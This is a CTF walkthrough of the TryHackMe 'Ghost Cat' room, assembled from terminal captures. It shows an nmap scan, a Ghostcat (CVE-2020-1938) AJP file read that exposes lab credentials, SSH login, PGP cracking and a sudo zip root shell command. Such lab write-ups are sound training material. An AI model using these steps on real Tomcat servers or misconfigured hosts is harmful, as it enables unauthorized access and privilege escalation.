


Ghost Cat How to try hack me



```
┌──(root㉿kali)-[~]
└─# export target=10.201.102.101

┌──(root㉿kali)-[~]
└─# nmap -sC -sV -T4 -p- --open $target -v
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-17 16:01 UTC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 16:01
Completed NSE at 16:01, 0.00s elapsed
Initiating NSE at 16:01
Completed NSE at 16:01, 0.00s elapsed
Initiating NSE at 16:01
Completed NSE at 16:01, 0.00s elapsed
Initiating ARP Ping Scan at 16:01
Scanning 10.201.102.101 [1 port]
Completed ARP Ping Scan at 16:01, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:01
Completed Parallel DNS resolution of 1 host. at 16:01, 0.00s elapsed
Initiating SYN Stealth Scan at 16:01
Scanning ip-10-201-102-101.ec2.internal (10.201.102.101) [65535 ports]
Discovered open port 53/tcp on 10.201.102.101
Discovered open port 22/tcp on 10.201.102.101
Discovered open port 8080/tcp on 10.201.102.101
Discovered open port 8009/tcp on 10.201.102.101
Completed SYN Stealth Scan at 16:01, 4.50s elapsed (65535 total ports)
Initiating Service scan at 16:01
Scanning 4 services on ip-10-201-102-101.ec2.internal (10.201.102.101)
Completed Service scan at 16:01, 6.23s elapsed (4 services on 1 host)
NSE: Script scanning 10.201.102.101.
Initiating NSE at 16:01
```



```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3c89f0b6ac5fe95540be9e3ba93db7c (RSA)
|   256 dd1a09f59963a3430d2d90d8e3e11fb9 (ECDSA)
|_  256 48d1301b386cc653ea3081805d0cf105 (ED25519)
53/tcp   open  tcpwrapped
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http       Apache Tomcat 9.0.30
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.30
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 16:FF:C8:F0:7D:29 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Apache Tomcat/9.0.30

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations How-To

Manager Application How-To

Clustering/Session Replication How-To

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Documentation

Tomcat 9.0 Documentation

Tomcat 9.0 Configuration

Tomcat Wiki

Find additional important configuration information in:


Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users



https://github.com/00theway/Ghostcat-CNVD-2020-10487

00theway / Ghostcat-CNVD-2020-10487 Public

00theway Update ajpShooter.py 04516e0 · 5 years ago 19 Commits


README.md	Update README.md	5 years ago
ajp-execute.png	Add files via upload	5 years ago
ajp-read.png	Add files via upload	5 years ago
ajp-save.png	Add files via upload	5 years ago
ajpShooter.py	Update ajpShooter.py	5 years ago

About

Ghostcat read file/code execute,CNVD-2020-10487(CVE-2020-1938)

exp ajp cnvd-2020-10487 cve-2020-1938 ghostcat

Readme
Activity
399 stars
4 watching
114 forks
Report repository


root@kali: ~/Ghostcat-CNVD-2020-10487
File Actions Edit View Help


```
NSE: Script Post-scanning.
Initiating NSE at 16:01
Completed NSE at 16:01, 0.00s elapsed
Initiating NSE at 16:01
Completed NSE at 16:01, 0.00s elapsed
Initiating NSE at 16:01
Completed NSE at 16:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 17.15 seconds
           Raw packets sent: 65538 (2.884MB) | Rcvd: 65536 (2.621MB)

┌──(root㉿kali)-[~]
└─# 
```

```
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to GhostCat
        skyfuck:8730281lkjlkjdqlksalks
  </description>

</web-app>

┌──(root㉿kali)-[~/Ghostcat-CNVD-2020-10487]
└─# 
```

Found user

Skyfuck


And password



```
Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 17.15 seconds
           Raw packets sent: 65538 (2.884MB) | Rcvd: 65536 (2.621MB)

┌──(root㉿kali)-[~]
└─# nano user.txt

┌──(root㉿kali)-[~]
└─# cat user.txt
user:skyfuck

password:8730281lkjlkjdqlksalks

┌──(root㉿kali)-[~]
└─# 
```

```
skyfuck@10.201.102.101's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ 
```

Accessed server




```
Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 17.15 seconds
           Raw packets sent: 65538 (2.884MB) | Rcvd: 65536 (2.621MB)

┌──(root㉿kali)-[~]
└─# nano user.txt

┌──(root㉿kali)-[~]
└─# cat user.txt
user:skyfuck

password:8730281lkjlkjdqlksalks

┌──(root㉿kali)-[~]
└─# 
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

skyfuck@ubuntu:~$ ls
credential.pgp  tryhackme.asc
skyfuck@ubuntu:~$ find / -type f -name user.txt 2>/dev/null -find flag
skyfuck@ubuntu:~$ find / -type f -name user.txt 2>/dev/null
/home/merlin/user.txt
skyfuck@ubuntu:~$ cat /home/merlin/user.txt
THM{GhostCat_1s_so_cr4sy}
skyfuck@ubuntu:~$ 
```

Got the first flag

Grabbed both PGP and ASC files, cracked them, got the pass code Alexandru, used the passcode and cracked Merlin's password, and signed into the account.



```
merlin@ubuntu:~$ sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
bin

User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whomai
sh: 1: whomai: not found
# whoami
root
# cat /root/root.txt
THM{Z1P_1S_FAKE}
# 
```

Got last flag and compromised machine.